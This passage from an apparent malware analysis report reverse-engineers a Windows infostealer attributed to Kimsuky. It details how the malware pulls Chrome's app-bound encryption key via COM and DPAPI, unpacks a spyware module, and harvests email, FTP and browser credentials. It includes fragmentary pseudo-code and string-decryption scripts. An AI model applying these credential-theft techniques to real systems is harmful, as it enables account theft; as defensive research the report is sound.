The malware attempts to identify the host browser by constructing expected executable paths and verifying their existence on the filesystem.
Target Priority:
- Google Chrome (Primary Target)
- Microsoft Edge (Secondary Target)
- Brave Browser (Supported but not explicitly checked in this flow)
1 | // Attempt 1: Chrome |
File Verification Function (sub_180004d34):
The function sub_180004d34 wraps a call to the C runtime library’s _stat64 function (visible in the disassembly as sub_18000fafc), which retrieves file information and returns 0 if successful Microsoft Learn. This is a standard method for verifying file existence without opening the file.
1 | // Wrapper: sub_180004d34 |
3. Browser Configuration Structure Initialization
The malware uses sub_1800030d0 to populate a browser-specific configuration structure, which consolidates all data needed for credential extraction.
1 | int32_t* sub_1800030d0(int32_t* arg1, int64_t* arg2) |
The function accepts two parameters:
arg1: Pointer to the configuration structure to be initialized.arg2: Pointer to the detected browser name string (“chrome”, “brave”, or “edge”)
Browser Detection Logic:
The function first determines which browser is targeted:
1 | // Dereference if string is stored on the heap |
The structure stores multiple browser-specific fields:
1 | struct BrowserConfig { |
For Chrome, the structure is populated as follows:
1 | // Copy browser identifier (20 bytes) |
4. COM Initialization and DPAPI Interface Acquisition
After establishing the browser configuration, the malware transitions to the COM subsystem to access Windows Data Protection API (DPAPI) services. This is the critical step that enables decryption of the browser’s master encryption key.
1 | // Initialize COM library with Multi-Threaded Apartment model |
CoInitializeExwithCOINIT_APARTMENTTHREADED(0x2): Initializes the COM library for the current thread in a multi-threaded apartment model, required for COM object interaction.CoCreateInstance: Creates a COM server object using the browser-specific CLSID. The use ofCLSCTX_LOCAL_SERVERindicates the DPAPI service runs as a separate process, providing isolation.CoSetProxyBlanket: Configures security settings for COM communication:- Authentication Level (
0x6/RPC_C_AUTHN_LEVEL_PKT_PRIVACY): Ensures all COM method calls are encrypted - Impersonation Level (
RPC_C_IMP_LEVEL_IMPERSONATE): Allows the DPAPI service to operate with the victim’s security context - Capabilities (
0x40/EOAC_STATIC_CLOAKING): Maintains the original caller’s identity through the COM call chain
- Authentication Level (
4.1.6 Master Key Extraction and DPAPI Decryption
With the DPAPI COM interface established, the malware proceeds to extract and decrypt the browser’s master encryption key. This multi-stage process involves JSON parsing, base64 decoding, DPAPI decryption, and temporary file storage.
Step 1: Local State File Parsing (sub_1800035c8)
The function sub_1800035c8 is responsible for locating the browser’s Local State file, reading its contents, parsing the JSON structure, and extracting the encrypted master key.
1 | void** sub_1800035c8(void** arg1, void** arg2) |
The malware reads the entire Local State file into memory and performs string searching to locate the encrypted key:
1 | // 4. Read entire file into memory buffer |
Once the JSON marker is located, the malware extracts the base64-encoded key value:
1 | // 7. Find the end of the key value (next quote character) |
Key Format Analysis:
The encrypted key stored in Local State follows this structure:
1 | Offset | Size | Description |
- Magic Header (
0x42505041): The ASCII string “APPB” in reverse byte order, used to identify DPAPI-protected keys - Encrypted Blob: The actual master encryption key, encrypted using the user’s Windows DPAPI master key
Step 2: DPAPI Decryption via COM Interface
After extracting the encrypted key blob, the malware invokes the DPAPI COM interface to decrypt it:
1 | // Convert the binary key to a BSTR for COM interop |
DPAPI Decryption Flags:
The value 0x1F represents a combination of flags:
CRYPTPROTECT_UI_FORBIDDEN (0x01): Suppress any UI prompts- Additional flags controlling the decryption context
COM Method Invocation:
The malware calls the Decrypt method through the COM interface’s virtual function table:
- Offset
0x28: Points to theDecryptmethod in the DPAPI COM interface - Virtual call mechanism: Uses the interface pointer’s vtable for late binding
Step 3: Temporary File Storage
Once decrypted, the plaintext master key is written to a temporary file for later use by credential extraction modules:
1 | // 1. Get the system temporary directory |
| Step | Operation | Output |
|---|---|---|
| 1 | Read Local State JSON |
File contents in memory |
| 2 | Parse JSON for "app_bound_encrypted_key" |
Offset to key value |
| 3 | Extract base64 key string | Base64-encoded string |
| 4 | Decode base64 | Binary encrypted blob |
| 5 | Validate APPB header |
Encrypted key without header |
| 6 | DPAPI decrypt via COM | Plaintext 32-byte master key |
| 7 | Write to %TEMP%\<browser>_appkey |
Persistent key file on disk |
4.2 Payload Analysis: net
The second stage payload, downloaded as net64.log, corresponds to the file the loader waits for before proceeding to the final stage. Code analysis indicated this module is loaded temporarily (transient execution) to perform a specific task—likely dropping the micro.zip.
4.2.1 Decryption and Extraction
Consistent with the previous payloads, net64.log is an RC4-encrypted container with a 16-byte header.
- Input: net64.log (497,168 bytes).
- Key: First 16 bytes.
- Output: net.dll (497,152 bytes).
CyberChef Validation:
The decryption process successfully recovered a PE file with the MZ signature.
1 | 55f7063754d21af5c292b9225457d7a7 |
1 | dir .\net64.log |
4.2.2 File Metadata and Packing (UPX)

Analysis of the decrypted net.dll using Detect It Easy (DIE) reveals a significant difference from the previous modules: this binary is packed using UPX (Ultimate Packer for eXecutables) v4.24.
Additionally, the compiler metadata identifies Microsoft Visual Studio 2008 (v9.0). This is a significantly older compiler toolchain compared to sys.dll (VS2010) and app.dll (VS2019), suggesting this specific module might be a reused legacy tool or a distinct component within the malware author’s toolkit.
| Attribute | Encrypted File (net64.log) | Decrypted Payload (net.dll) |
|---|---|---|
| Size | 497,168 bytes | 497,152 bytes |
| File Type | RC4 Encrypted Data | PE64 (DLL) |
| Compiler | N/A | MSVC 2008 (Visual Studio 9.0) |
| Packer | N/A | UPX 4.24 [NRV, brute] |
| SHA-256 | 65A7265F4BCC97D596DAE982792F67C9813D7F3D231752175EA48C0D7E53B614 | ECB963CE7F62EE000597F8409C9739EA582CCB97B120F24DC5BA7BDB8158D2F0 |
4.2.3 Unpacking (UPX)
The detection of the UPX 4.24 packer indicated that the binary was compressed using standard executable compression. To restore the original code for analysis, the standard UPX utility was used with the decompress flag (-d).
1 | upx.exe -d .\net.dll |

The unpacking process was successful, expanding the file from 485.50 KiB to 1.11 MiB (1,167,360 bytes). The compression ratio was approximately 42.59%.
| Attribute | Packed File | Unpacked File |
|---|---|---|
| Size | 497,152 bytes | 1,167,360 bytes |
| Packer | UPX 4.24 | None |

| SHA-256 | ECB963CE7F62EE000597F8409C9739EA582CCB97B120F24DC5BA7BDB8158D2F0 | A17DA3605EF74498716F39D8817A0710981BDBB83D172066348DA47393BB1766 |
1 | dir .\net.dll |
4.2.4 Static Analysis (Unpacked Payload)
With the packer removed, a clear view of the binary’s structure was obtained.
1. Compiler & Libraries

The metadata confirms the file was compiled using Microsoft Visual Studio 2008 (v9.0). The imports (GDI32.dll, User32.dll) and the Detect It Easy signature scan indicate that this binary is statically linked with MFC (Microsoft Foundation Classes). This explains the relatively large file size (1.11 MiB), as the necessary runtime libraries are embedded directly into the DLL to ensure it runs on older systems without dependency issues.
2. Exports (The Link to the Loader)
The export table reveals three named functions. This is the critical link to the behavior observed in Section 3.4.9.
| Ordinal | Function Name | Address | Description |
|---|---|---|---|
| 1 | init_engine | 0x1800012f0 | Target of the Loader |
| 2 | main_engine | 0x180001030 | Likely core logic (unused by loader) |
| 3 | stop_engine7 | 0x180001030 | Shutdown routine (shares address with main) |
Correlation:
In the main loader analysis (sys.dll), the function sub_7ffd55b91790 was called with arguments (1, 1)
- Arg1 = 1: Execute Export Ordinal #1.
- Result: The loader executes init_engine.
4.2.5 Analysis of init_engine (Export Ordinal 1)
The init_engine function serves as the primary entry point executed by the loader (sys.dll). Its large stack frame allocation (0x9fc0 bytes) indicates extensive local data processing and environment preparation.
1. Stack String Initialization
The function begins by zeroing out large buffers on the stack using the memset_ helper (analyzed previously as a compiler-optimized memset). It then constructs obfuscated strings on the stack using strncpy. This technique is used to prevent static analysis tools (like strings.exe) from easily identifying the malware’s targets.
- String 1:
txozxg32?hgg - String 2:
f(\\vpzhrvj\\jujkxa32\\
2. String Decryption (Substitution Cipher)
The malware implements a custom substitution cipher to decrypt these strings at runtime. The logic iterates through the buffer byte-by-byte:
- Normalization: If the character is uppercase (0x41–0x5A), it adds 0x20 to convert it to lowercase.
- Indexing: It subtracts 0x21 (!) from the character value to generate an index.
- Substitution: A large switch statement maps this index to the decrypted character.
- Case Restoration: If the character was originally uppercase, the logic subtracts 0x20 to restore it after substitution.
Decryption Results:
Using a Python script implementing this exact logic (Figure 14), the strings were recovered, revealing the path to the Windows Kernel library:
f(\vpzhrvj\jujkxa32\txozxg32?hgg -> c:\windows\system32\kernel32.dll
This confirms the malware is resolving the path to critical system libraries.
1 | #!/usr/bin/env python3 |
1 | Decrypted strings: |
3. Environment Setup & Dependency Loading
After decrypting the string, the function proceeds to set up its execution environment:
- Temp Path: It calls
GetTempPathAto resolve the user’s temporary directory. - Module Resolution: It uses the decrypted string (kernel32.dll) to obtain a handle to the module via
GetModuleHandleA. - Fallback Loading: If the handle is not found, it explicitly loads the library using
LoadLibraryA.
4.2.6 API Resolution and Environment Preparation
After obtaining the handle to kernel32.dll, the malware proceeds to resolve a massive list of function pointers required for its operation. This dynamic resolution completely hides the malware’s capabilities from the Import Address Table (IAT).
1. Bootstrapping (Dynamic API Resolution)
The code decrypts two critical strings using the same substitution cipher to bootstrap the resolution process:
- LxkIorfMhhoxjj -> GetProcAddress
- GrmhGpqomouV -> LoadLibraryW
It uses the hModule handle (obtained for kernel32.dll in the previous step) to resolve the address of GetProcAddress. Once GetProcAddress is available, it is used to resolve LoadLibraryW. This pair of functions allows the malware to load any DLL and find any function on the system dynamically.
1 | // Pseudo-code logic derived from assembly |
2. Context Initialization
The malware proceeds to resolve APIs critical for manipulating the process state.
- Encrypted: LxkFyooxzkIorfxjj -> GetCurrentProcess
Once decrypted, the code uses GetProcAddress to locate GetCurrentProcess within kernel32.dll. This provides the malware with a pseudo-handle to its own process, required for subsequent operations like token manipulation or memory allocation.
3. System Manipulation
Immediately after resolving the process handle, the malware decrypts JxkIopropkuFgmjj, which resolves to SetPriorityClass.
- Intent: The malware likely uses this to alter its own priority (e.g., to HIGH_PRIORITY_CLASS). This ensures its threads (such as data harvesting or injection routines) receive CPU precedence over legitimate applications, minimizing interruptions.
4. Resource Access Preparation
The code decrypts LxkArhygxDmzhgxV, which resolves to GetModuleHandleW.
- Intent: GetModuleHandleW is used to retrieve the base address of the current module (net.dll) from memory. This is a critical step for a Dropper, as it needs this base address to locate embedded resources (specifically the encrypted micro.zip payload) relative to the image base.
5. Extensive Capability Loading
Following the initialization, the malware resolves a vast array of APIs across multiple system libraries. The decrypted strings reveal net.dll is a fully-featured Espionage and Dropper Module.
A. Kernel32.dll (Core Operations)
The malware resolves over 70 functions from Kernel32, indicating three main capabilities:
- Process Injection: VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, GetThreadContext, SetThreadContext. (Evidence of Process Hollowing/Injection).
- File Dropping: CreateFileW, WriteFile, CopyFileW, FindResourceW, LoadResource.
- Anti-Forensics: SetFileAttributesW (Hiding files), DeleteFileW.
B. User32.dll (Spyware Capabilities)
The malware loads user32.dll (yjxo32?hgg) and resolves:
- Keylogging: GetAsyncKeyState.
- Clipboard Theft: OpenClipboard, GetClipboardData.
- Window Recon: GetForegroundWindow, EnumChildWindows.
C. WinInet.dll (C2 Communication)
The malware loads wininet.dll (vpzpzxk?hgg) and resolves:
- InternetOpenA, InternetConnectA, HttpOpenRequestA, HttpSendRequestA.
- This confirms net.dll communicates directly with the C2 server, likely to exfiltrate the stolen clipboard/keylog data or report the successful drop of micro.zip.
D. Advapi32.dll (Persistence & Privilege)
The malware loads advapi32.dll (mhwmip32?hgg) and resolves:
- Service Manipulation: CreateServiceA, StartServiceA.
- Registry Persistence: RegCreateKeyExA, RegSetValueExA.
- Privilege Escalation: OpenProcessToken, LookupAccountSidW.
API Resolution Summary
The init_engine function resolves a total of 130 Windows APIs across 6 system libraries. The distribution of these functions highlights the module’s core focus on system manipulation, networking, and spyware activities.
| DLL Name | Function Count | Key Capabilities |
|---|---|---|
| kernel32.dll | 79 | Process Injection, File Dropping, Thread Hijacking, System Recon |
| advapi32.dll | 26 | Service Creation, Registry Persistence, Privilege Escalation |
| wininet.dll | 12 | C2 Communication (HTTP/HTTPS) |
| user32.dll | 10 | Keylogging, Clipboard Theft, Window Enumeration |
| shlwapi.dll | 2 | Path Manipulation |
| shell32.dll | 1 | Directory Resolution (SHGetSpecialFolderPathW) |
| TOTAL | 130 |
4.2.7 Reconnaissance and Data Harvesting
After resolving the necessary APIs, the init_engine function initiates a reconnaissance phase. This data is gathered sequentially and logged to the payload file (micro.log) as it is collected.
Anti-Analysis Check
Before any data collection occurs, the function calls data_180111858 -> IsDebuggerPresent. If a debugger is detected (return value 1), the malware terminates.
Path Construction and System ID
The function sub_180001120 is responsible for determining the malware’s staging directory. It employs a robust fallback mechanism to ensure a writable path is found, supporting both modern Windows (Vista/10/11) and legacy versions (XP).
1. Directory Resolution
The code first resolves the user’s temporary directory path. It then attempts to resolve the CSIDL_LOCAL_APPDATA (0x1c) or Roaming directory using the dynamically resolved SHGetSpecialFolderPathW.
2. Path Normalization and Fallback
The malware attempts to construct a path pointing to the Roaming folder.
- Primary Attempt: It formats the path as
%s\roaming. - Legacy Fallback: If the primary directory does not exist or cannot be accessed (checked via
sub_180001040), the code manually manipulates the string buffer to append “Application Data” (constructing\Application Data). This specific string manipulation is designed to support Windows XP file structures (C:\Documents and Settings\<User>\Application Data). - Final Fallback: If both attempts fail, it reverts to using the standard Temporary Directory.
3. Target File Creation
Once the base directory is established, the malware appends the filename \micro.log. This file serves as the container for all harvested data (System ID, Processes, Keylogs) before it is exfiltrated.
1 | // 1. Get Temporary Path |
Operating System Fingerprinting
The function sub_1800ade20 performs a detailed check of the operating system version by querying specific Windows Registry keys. This ensures the attacker receives precise patch-level information about the compromised host.
1. Registry Access
The code calls RegOpenKeyExA (via the resolved pointer data_180111868) to open the key:SOFTWARE\Microsoft\Windows NT\CurrentVersion.
2. Version Retrieval and Logic
It queries the CurrentVersion value using RegQueryValueExA. The logic then branches based on the result:
- Windows 8.1 / Server 2012 R2 (“6.3”):
If the version matches “6.3”, it queries ProductName, CSDVersion (Service Pack), and CurrentBuildNumber.- Format: “
%s %s (%s.%s)“ (e.g., “Windows 8.1 Pro Service Pack 1 (6.3.9600)”)
- Format: “
- Modern Versions (Windows 10/11/Server 2016+):
If the version is not “6.3”, it performs a more granular check suitable for Windows 10/11 servicing models. It retrieves the Major, Minor, and Build numbers, and specifically queries for UBR (Update Build Revision).- Format: “%s (%d.%d.%s.%d)” (e.g., “Windows 10 Pro (10.0.19045.2000)”)
1 | // Open Registry Key |
The explicit query for UBR confirms this malware is updated to target modern Windows environments, as UBR is essential for distinguishing between specific cumulative security updates on Windows 10 and 11.
Legacy System Profiling & Role Detection
The function sub_1800abc30 implements a comprehensive system profiling routine. Unlike the previous function (which targeted modern Windows builds), this routine uses the OSVERSIONINFOEX structure to identify specific editions, including legacy environments.
1. Hardware & Version Retrieval
The code first attempts to retrieve the system version.
- Version: It calls
GetVersionExA(viadata_1801119a0) to fill anOSVERSIONINFOEXAstructure. - Architecture: It dynamically resolves
GetNativeSystemInfofromkernel32.dll. If this API is unavailable (on very old systems), it falls back toGetSystemInfo(data_180111958). This ensures it correctly identifies 64-bit architectures even if the malware is running as a 32-bit process (WoW64).
2. Extensive OS Enumeration
The function contains a massive branching logic block that inspects dwPlatformId, dwMajorVersion, and dwMinorVersion to construct a human-readable OS string.
- Legacy Support: It explicitly checks for Windows 95, 98, Me, and NT 4.0, suggesting the codebase is designed for extreme backward compatibility.
- Version Mapping:
- 5.0: Windows 2000
- 5.1: Windows XP
- 5.2: Server 2003 (Checks specifically for “R2”)
- 6.0: Vista / Server 2008
- 6.1: Windows 7 / Server 2008 R2
- 6.2: Windows 8 / Server 2012
If a specific OS name cannot be determined, or to append precise version details, the code uses a formatting function (sub_1800c7afc, acting as sprintf) to append the raw Major and Minor version numbers to the string.
1 | // Formatting the fallback version string |
3. Server Role Identification
A critical part of this function is distinguishing between user workstations and high-value servers. It opens the registry key SYSTEM\CurrentControlSet\Control\ProductOptions and reads the value ProductType.
- WINNT: Identified as Workstation.
- LANMANNT or SERVERNT: Identified as Server or Advanced Server.
Depending on the wSuiteMask bit-flags, it further classifies the machine as “Enterprise Edition,” “Datacenter Edition,” or “Web Edition.”
1 | // 1. Get Version Info |
Hardware Profiling (CPU Identification)
The function sub_1800ae1c0 is responsible for harvesting detailed hardware information directly from the processor. Instead of relying on Windows APIs (like GetSystemInfo), it uses the low-level CPUID instruction to query the CPU hardware directly.
1. CPUID Query Loop
The code executes the __cpuid intrinsic with the input 0x80000000 to determine the maximum supported extended function level. It then iterates through the extended functions.
2. Processor Brand String Extraction
The logic specifically checks for CPUID leaves 0x80000002, 0x80000003, and 0x80000004.
- In the x86/x64 architecture, these three leaves return the Processor Brand String (e.g., “Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz”).
- The function captures the output registers (EAX, EBX, ECX, EDX) from these calls, effectively reconstructing the 48-byte ASCII string that describes the CPU model.
3. Output Generation
The reconstructed string is copied to the output buffer (arg1). This hardware identifier is appended to the system report, providing the attacker with confirmation of the physical or virtual hardware underlying the infected OS.
1 | // 1. Check Max Extended Level |
Process Enumeration ([process])
The function sub_1800ae2e0 implements a comprehensive process reconnaissance module. It iterates through all running processes on the system to map the execution environment and user context. The gathered data is formatted and logged under the header [process].
1. Snapshot Creation
The function initializes by calling CreateToolhelp32Snapshot (via data_180111850) with flags 0x2 (TH32CS_SNAPPROCESS). This creates a snapshot of the system’s process list.
2. Iteration Loop
It uses Process32FirstW (data_180111650) and Process32NextW (data_180111920) to traverse the process list entry by entry.
3. Context Harvesting
For each valid process entry, the malware performs a deep inspection:
- Open Process: It calls OpenProcess (data_1801115f8) with specific access rights (PROCESS_QUERY_INFORMATION, PROCESS_VM_READ) to obtain a handle.
- Token Access: It retrieves the process token using
OpenProcessToken(data_180111738). - User Identification: It queries the token for the User SID (Security Identifier) using
GetTokenInformation(data_180111660). - Account Resolution: It resolves the SID to a human-readable username and domain using
LookupAccountSidW(data_1801116f0).
4. Data Filtering and Logging
The code explicitly filters out the generic “system” process (sub_1800ca090(..., "system")) to avoid cluttering the log. For all other processes, it formats the output string as:\n%s:\%s\%s (Domain : User \ Process Name).
This formatted string is then appended to the main log buffer using sub_180032af0, ensuring the attacker receives a clear map of which user accounts are running which applications.
1 | // 1. Create Snapshot |
Program and Startup Enumeration ([programs])
The function sub_1800ae5f0 implements a module to inventory installed software. Instead of scanning Program Files, it targets the Windows Start Menu directories to list application shortcuts (.lnk files). This approach is efficient for identifying user-facing applications and potential persistence mechanisms.
1. Path Resolution (sub_180031fd0)
The function retrieves the paths for specific system folders using SHGetSpecialFolderPathW or by querying the Registry key Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders.
- CSIDL 0x17: CSIDL_COMMON_PROGRAMS (All Users Start Menu)
- CSIDL 0xB: CSIDL_STARTMENU (Current User Start Menu)
2. Recursive Traversal
It constructs the path \Programs and initiates a recursive file search using FindFirstFileW (data_180111840) and FindNextFileW (data_1801115e0).
3. Filtering and Logging
The code iterates through the files and directories found:
- Shortcuts: It checks file extensions for .lnk. Valid shortcuts are logged to the report buffer.
- Special Directories: It explicitly checks for standard subdirectories: “Accessories”, “Games”, “Administrative Tools”, and “Startup”.
- Persistence Check: If the “Startup” folder is found, it is logged with a special prefix
[Dir]. This allows the attacker to see what programs are configured to launch automatically.
4. Cleanup
After iteration, it closes the file search handle using FindClose (data_180111950).
1 | // Log Header |
Email & Credential Harvesting ([mails])
The function sub_180027510 acts as the primary controller for a multi-application credential stealer. This module is designed to target specific email clients and FTP software, extracting saved login information and passwords. The harvested data is formatted and logged under the header [mails].
1. Cryptographic Initialization
Before attempting theft, the malware initializes the Windows Cryptography API. The function sub_180032990 dynamically loads crypt32.dll and resolves CryptUnprotectData. This API is essential for decrypting passwords stored by Microsoft applications (Outlook, IE/Edge) using the user’s DPAPI (Data Protection API) master key.
2. Targeted Applications
The malware contains distinct subroutines for different software vendors:
A. Microsoft Outlook (sub_18002bfd0)
The code targets legacy and modern Outlook accounts by querying the Windows Registry. It iterates through identities found in:
Software\Microsoft\Internet Account Manager\AccountsSoftware\Microsoft\Office\Outlook\OMI Account Manager\Accounts
It extracts configuration details (POP3 Server, SMTP Server) and specifically targets the encrypted password fields, typically named POP3 Password2, IMAP Password2, or HTTPMail Password2.
1 | // Target: Microsoft Outlook / Internet Accounts |
core-win32/HM_PWDAgent/outlook.cpp at master · hackedteam/core-win32 · GitHub
B. Mozilla Thunderbird (sub_180029850)
This subroutine is highly sophisticated. It searches for profiles in %APPDATA%\Mozilla\Profiles and %APPDATA%\Thunderbird\Profiles. To decrypt the passwords, the malware essentially “borrows” the target application’s own libraries.
- Target Files: It looks for password databases:
signons.txt (Legacy),signons.sqlite, andlogins.json. - Library Loading: It checks for and loads nss3.dll and sqlite3.dll from the Thunderbird installation directory. By loading these DLLs, the malware can call NSS functions to decrypt the saved credentials natively.
1 | // Target: Mozilla Thunderbird |
C. FileZilla FTP (sub_1800283a0)
The malware targets the popular FTP client FileZilla. It retrieves the installation directory from the Registry (Software\FileZilla, value Install_Dir) and reads the configuration file FileZilla.xml.
It implements an XML parser (sub_1800c94f8) to search for tags <RecentServers> and <Server>, extracting the Host, Port, User, and Pass fields.
1 | // Target: FileZilla |
D. Other Targets
The module also includes specific routines for legacy mail clients, emphasizing the malware’s intent to harvest data from older systems:
- IncrediMail (sub_180028e70): Queries
Software\IncrediMail\Identities. - Group Mail (sub_180028a20): Queries
Software\Group Mailand looks forfb.dat.
Browser Credential Harvesting ([web])
The function sub_180026420 serves as the controller for the browser data theft module. It initializes specific subroutines to target a wide range of web browsers. The gathered data is formatted and logged to the main payload file under the header [web].
1. Encrypted Configuration Decryption
The worker function sub_180024790 contains several encrypted byte arrays used to hide target file paths. Using the Python script derived from the XOR logic, the specific targets were recovered.
Python Decryption Script:
The following script replicates the malware’s XOR routine to recover the hidden strings.
1 | import struct |
Decrypted Targets:
The malware targets specific paths relative to %LOCALAPPDATA%:
1 | Decrypted 1: Yandex\YandexBrowser\User Data\Default\Login Data |
Attribution Note: The specific targeting of Naver Whale is a strong indicator of North Korean-nexus activity (Kimsuky/APT43), as this browser is predominantly used in South Korea.
2. Target Analysis
A. Mozilla Firefox
The malware checks for firefox.exe using the process list. If found, it executes sub_18002ae20.
- Profile Path: Decrypts and searches Data\Profile.
- Target Files: Explicitly looks for signons.sqlite, signons.txt, and logins.json.
- Decryption: It uses GetModuleHandle to find the loaded firefox.exe or loads nss3.dll to perform native decryption of the password store.
B. Google Chrome / Chromium
The function sub_180024790 contains plain-text strings for Chromium-based browsers.
- Paths:
